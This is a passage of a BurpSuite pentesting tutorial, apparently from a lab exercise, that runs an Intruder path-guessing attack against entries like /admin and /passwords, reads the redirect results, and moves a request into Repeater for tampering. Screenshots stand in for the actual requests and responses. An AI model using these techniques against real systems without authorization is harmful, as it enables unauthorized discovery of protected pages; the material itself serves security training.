
Scroll back to the top and click on the **Start attack** button.



You should get the following warning dialog:




This simply indicates that the attacks are time throttled in the Community Edition of BurpSuite. Since we already know of this limitation and we just want to see the attack in action, let's proceed by acknowledging this warning.
After you press the **OK** button, you would see the following window:



It would list the payloads that have been tried out and also list the different metrics for the tried payloads, like the status code of the response, redirects, response length, etc. This window would also show the attack progress at the bottom.

Let's sort the requests by status code of the response and you should see the following response:




Notice the **Redirects followed** column. It shows how many redirects were followed. The count is 1 for the first four payloads.

You can check the individual requests and see their responses as well. Notice that for the/adminentry, we have two requests and two responses. This is because there was a redirect, and hence two requests and the two corresponding responses are there.


Request

1:



Response


1:




Notice the response shows 301 status code and the **Location** header indicates the location to redirect to.

Since we configured Intruder to follow the redirects, the following request is sent for that reason:

Request 2:




Response 2:




Notice that the response contains a status code of 200. So there were no subsequent redirects. You can even double click on any of the entries and get the request and response entry in a separate window:


Request:




Response:




Step 14: Using Burp Repeater to perform requests.
We can use Burp Repeater to make requests as well and tamper with them. It's quite handy since we can tamper the request any number of times and modify anything in the request starting from the path to the parameters and even the HTTP headers. In your pentesting journey, you would definitely find yourself using **Repeater** window quite a lot!
Let's send the request to/passwordsto the Repeater window. Select the request in the Intruder attack window and right-click. Then select **Send to Repeater** option or you could have pressed **CTRL**+**R** as well if you prefer shortcuts.




Now navigate to the **Repeater** tab and press the **Send** button to sent the request to/passwords:




Note: Meanwhile since you are no longer performing the attack via Intruder, you can stop the attack by closing that window: just click on the cross button on the top-right corner and press **OK** in the dialog box that shows up:



Once you have sent the request in the Repeater, you should see the following response in the **Response** section on the right:

